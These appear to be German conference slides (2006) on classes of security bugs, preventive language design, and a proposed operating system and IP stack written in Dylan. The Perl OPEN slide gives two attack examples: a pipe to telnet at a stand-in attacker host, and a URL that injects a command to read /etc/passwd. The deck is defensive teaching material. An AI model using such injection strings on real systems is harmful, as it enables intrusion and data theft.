

# Sicherheit unter architekturellen Gesichtspunkten

Andreas Bogk und Hannes Mehnert  
10. Juli 2006



# Unser Ziel

Wir wollen sichere Systeme!



# Übersicht

- Klassifizierung von Softwarefehlern
- Betrachtungen zum Betriebssystemdesign
- Die Programmiersprache Dylan
- Stand der Implementierung: IP-Stack




# Klassifizierung von Softwarefehlern

- Data reference failures
- Input/Output Errors
- Interface Failures
- OS Interface Flaws



# CVE nach Bugklassen



Quelle: "Software Security is Software Reliability", Felix Lindner, CACM 49/6



# Data reference failures

- Buffer overflows
- Integer overflows
- Premature memory release



# Buffer overflows

- Populäre Workarounds:
  - Stack canaries
  - Write xor execute
  - Randomized address spaces
- Workarounds erschweren Exploit, verhindern ihn aber nicht
- Richtige Lösung: Bounds checking



# Integer overflows

- Integer overflows können buffer overflows verursachen
- Bounds checking versagt wegen integer Überlauf
- Lösung:
  - Überlaufprüfung mit Exception
  - Bignums



# Premature memory release

- Zugriff auf bereits freigegebenen Speicher
- Sonderfall: double free
- Lösung: automatische Speicherverwaltung



# Input/Output Errors

- SQL injections
- Cross-site scripting
- Blue boxing
- 0-byte poisoning
- Perl OPEN



# Input/Output Errors

- User Input wird nicht ausreichend validiert
- Malicious User Input kann somit ungewollte Seiteneffekte hervorrufen
- Ursache oft Inband Signalling



# Input/Output Errors

- Lösungsmöglichkeiten:
  - Inband Signalling vermeiden (CCITT5 vs. CCITT 7)
  - Input-Validierung im Code zentralisieren
  - Dynamische Typen für korrekt escapete Strings



# SQL injection

- Durch bessere API kann diese Fehlerklasse verhindert werden

- Schlecht:

```
$sql->execute("SELECT * FROM table WHERE id = $user")
```

- Gut:

```
$sql->execute("SELECT * FROM table WHERE id = ?", $user)
```

- Oder gleich persistente Objekte statt SQL...



# Perl OPEN

- Sonderzeichen im Dateinamen gibt mode an:
  - `open("foo"); #lesend`
  - `open(">foo"); #schreibend`
  - `open("|telnet evil.attacker.com 1337");`
- Inband Signalling, erfordert Input Validation, beliebte Exploit-Quelle
- `http://www.victim.com/awstats.pl?config=|cat%20/etc/passwd`



# Interface Failures

- Format String Exploits
- Race conditions



# Format String Exploits

- Auch wieder inband signalling (%)
- Eigentliches Problem: varargs nicht typsicher
- Lösung: Sprache mit typsichereren variablen Argumentlisten



# Race Conditions

- Problem: nichtatomare Änderungen an Datenstrukturen mit möglichem Kontextwechsel, wenn Invarianten verletzt sind
- Generelle Lösung schwierig
- Theorem Prover helfen, wenn anwendbar



# OS Interface Flaws

- Directory Traversal
- Illegal File Access
- Remote Code Execution



# Directory Traversal

- Lösung: API zum Umgang mit relativen und absoluten Pfaden
- Kann nach einem merge überprüfen, ob Ergebnispfad im zulässigen Directory liegt



# Zusammenfassung

- Für viele Bugklassen existieren Präventionsstrategien
- Data Reference Failures lassen sich durch Wahl der richtigen Programmiersprache vollständig beseitigen



# Betriebssystemdesign

- Wir wollen keinen C-Code mehr
- Irrglaube: man könne Betriebssysteme nur in C schreiben
- Gegenbeispiele:
  - Genera (Lisp Machine OS)
  - Xerox D-Machine (Smalltalk OS)
  - Multics (PL/1), Forth, etc...



# DylanOS - Ideen

- Single address space
  - Mehrere protection domains möglich
- Microkernel
  - Nicht strikt notwendig (siehe Haskell “House”)
  - L4 ist klein, hat 7 System Calls, sinnvolle Abstraktion
- Persistente Objekte statt Dateisystem
  - Dateisystem ist nur eine Ansicht der Objekte



# DylanOS – was braucht man?

- Wir haben:
  - Compiler
  - Editor
  - Web-Server
  - Memory Management
  - Shell (naja, mehrere halbe)
- Wir brauchen
  - IP-Stack (work in progress)
  - Treiber, Scheduler (“trivial” :) )



# Virtualisierung

- Prozesse, Mikrokernel
- Begrenzt Ausmass eines Exploits, verhindert diesen aber nicht
- Reduziert Flexibilität (Maintenance von IPC-Schnittstellen oder Syscall-Interfaces notwendig)
- Code duplication zwischen User- und Kernespace, sowie zwischen User-Prozessen



# Trusted Code Base

- TCB immer relativ zu eine bestimmten Bugklasse
- Trusted Code Base für data reference failures unseres geplanten Betriebssystems:
  - Compiler (Open Dylan, Dylan)
  - Garbage Collector (MPS, C)
  - Language Runtime (HARP)
  - Eventuell Microkernel (L4, C++)



# Dylan

- Objektorientierung
- Dynamische und starke Typisierung
- Automatic memory management
- Higher order functions
- Metalinguistische Abstraktionen
- Hohe Performance
- Exceptions
- Sicher (keine Data reference failures)



# Objektorientierung

- Klassenbasiertes Objektsystem
- Alles ist ein Objekt, <object> ist gemeinsame Superklasse
- Multiple Inheritance mit Superclass linearization
- First Class Functions
- Generische Funktionen mit spezialisierten Methoden



# OO-Beispiel

```
define class <position> (<object>)  
  slot x = 0.0, init-keyword: x;;  
  slot y = 0.0, init-keyword: y;;  
end;
```

```
define abstract class <shape> (<object>)  
  slot position :: <position> = make(<position>),  
  init-keyword: position;;  
end;
```

```
define class <circle> (<shape>)  
  slot radius, required-init-keyword: radius;;  
end;
```

```
define class <rectangle> (<shape>)  
  slot width, required-init-keyword: width;;  
  slot height, required-init-keyword: height;;  
end;
```



# OO-Beispiel

```
define function distance (a :: <position>, b :: <position>)
  sqrt(square(a.x - b.x) + square(a.y - b.y))
end;

define generic intersects? (<shape>, <shape>) => (<boolean>);

define method intersects? (a :: <circle>, b :: <circle>)
  => (result :: <boolean>)
  a.radius + b.radius > distance(a.position, b.position)
end;

define method intersects? (a :: <circle>, b :: <rectangle>)
  any?(method(p) distance(a.position, p) < a.radius end,
        corners(b))
end;

define method intersects? (a :: <rectangle>, b :: <rectangle>)
  [...]
```



# Strong Typing - Weak Typing

- Entwickler kann nicht am Typsystem vorbeiarbeiten
  - Keine Pointerarithmetik
  - Keine Typcasts (wenn dynamisch getypt), bzw. nur dynamic casts
  - Java, Python, Dylan
- Entwickler kann den Typ eines Objekts durch Casts ändern
  - Compiler kann nicht sicherstellen, dass eine Funktion mit korrekten Typen aufgerufen wird
  - C, C++, ObjectiveC, Forth



# Dynamic Typing - Static Typing

- Jedes Objekt verfügt über Typinformation
- Bindings haben nicht unbedingt einen Typ
- Weniger Tipparbeit, mehr Arbeit für den Compiler und Laufzeitchecks
- Python, Dylan, perl
- Bindings (Variablen) haben einen zur Compilezeit feststehenden Typ
- Mehr Tipparbeit, unbequeme und teilweise unsichere Casts, wenn Dynamik benötigt wird
- C, C++, ObjectiveC, Java



# Automatic Memory Management

- Speicher wird automatisch freigegeben, wenn keine Referenzen auf das Objekt mehr vorhanden sind
- Boehm-Weiser GC
- Memory Pool System (MPS) von Ravenbrook:
  - Modulares Framework, mit Capability Maturity Model level 3 entwickelt
  - Arena: large-scale memory layout
  - Pool: Strategie des garbage collectors (generational, mark and sweep, copying)



# Higher Order Functions

- Anonyme Funktionen (lambda Kalkül)
  - let times23 = method(x) 23 \* x end;
  - times23(2) => 46
- Closures
- Curry, Map, Reduce, Do, apply
- Funktionskomposition



# Metalinguistische Abstraktionen

- Makros können zusätzliche Produktionen zur Grammatik hinzufügen
- Ähnlich wie Lisp-Makros, anders als C-Makros
- Makros arbeiten auf Fragmenten des abstrakten Syntaxbaums



# Hohe Performance

- Optimistische Typinferenz
  - Typ eines Ausdrucks kann zur Übersetzungszeit bestimmt werden (wie ML, Haskell)
  - Dadurch Eliminierung von Type Checks oder Generic Function Dispatch möglich
  - Manchmal ist der Typ `<object>`, deswegen optimistisch
- Sealing
  - Klassenhierarchien oder G.F. Domains können als unveränderlich gekennzeichnet werden (wie "final" in java)



# Conditions (Exceptions)

- Signalisierung einer Condition ruft den dafür registrierten Handler auf
- Der komplette Call-Stack ist noch vorhanden, Handler kann somit Problem beheben und Berechnung fortsetzen
- Alternativ kann Berechnung abgebrochen werden (non-local exit)
- Non-local exits rufen aber Cleanup-Funktionen beim stack unwinding auf



# Data Protection

- Dylan separiert Programme in Module (Namespaces) in denen dann Klassen, Konstanten und Funktionen definiert sind
- Namen können aus dem Modul exportiert werden, und sind somit von anderen Modulen benutzbar
- Kontrolle über den Export von gettern und settern ermöglicht Kapselung
- Libraries bestehen aus Modulen, eine Library ist die Einheit, die compiliert wird



# Sicher

- Bounds Checks, Integer Overflow Checks, Automatic memory management verhindern data reference failures
- Andere Fehlerklassen können durch die verschiedenen Abstraktionsmechanismen elegant zentral verhindert werden



# Compiler: Open Dylan

- Dylan Compiler in Dylan geschrieben
- Entwickelt bei Harlequin, von Leuten mit viel Programmiererfahrung (LispWorks, Lispmachines)
- Später von Functional Objects aufgekauft
- Seit 2004 Open Source (LGPL)
- IDE, Debugger, native Compiler für Win32
- Command-line Compiler für Linux und FreeBSD



# IP Stack

- Packetizer: eine domain-specific Language zur Beschreibung byte-orientierter Protokolle
- Filterbeschreibungssprache für Protokolle
- Flow-Graph für Modellierung des Paketflusses
- Layering-Mechanismus für Protokoll-Layer




# Packetizer


- Inspiriert von Scapy
- Kompakte Beschreibung von Protokolldatenelementen ohne Redundanz
- Automatische Generierung von Parsern und Generatoren verringert Fehlerwahrscheinlichkeit
- Trotzdem performant




# <frame> Klassenhierarchie




# <leaf-frame>



# <container-frame>



# <field> Klassenhierarchie



# Packetizer Beispiel

```
define protocol ethernet-frame (header-frame)
  summary "ETH %= -> %=/%s",
    source-address, destination-address,
    compose(summary, payload);
  field destination-address :: <mac-address>;
  field source-address :: <mac-address>;
  field type-code
    :: <2byte-big-endian-unsigned-integer>;
  variably-typed-field payload,
    type-function: select (frame.type-code)
      #x800 => <ipv4-frame>;
      #x806 => <arp-frame>;
      otherwise <raw-frame>;
  end;
end;
```



# Filtersprache

- Inspiriert von tcpdump und ethereal
- Operatoren:
  - Und &
  - Oder |
  - Nicht ~
- Regeln
  - Präsenz eines Frame-Types (“ipv4”, “~ (dns)”)
  - Wert eines Feldes (“ipv4.destination-address = 23.23.23.23”)
- “(udp.source-port = 53) | (udp.destination-port = 53)”



# Flow-Graph

- Inspiriert von “click modular router framework”
- Knoten haben (push oder pull) Inputs und Outputs, die per connect verbunden werden
- Knoten verarbeiten Pakete
- Knoten:
  - decapsulator, completer
  - demultiplexer
  - ethernet-interface
  - pcap-file-reader/-writer
  - summary/verbose-printer
  - fan-in, fan-out



# Beispiel: simple sniffer

```
let source = make(<ethernet-interface>, name: "eth0");  
  
connect(source, make(<summary-printer>,  
                    stream: *standard-output*));  
  
toplevel(source);
```



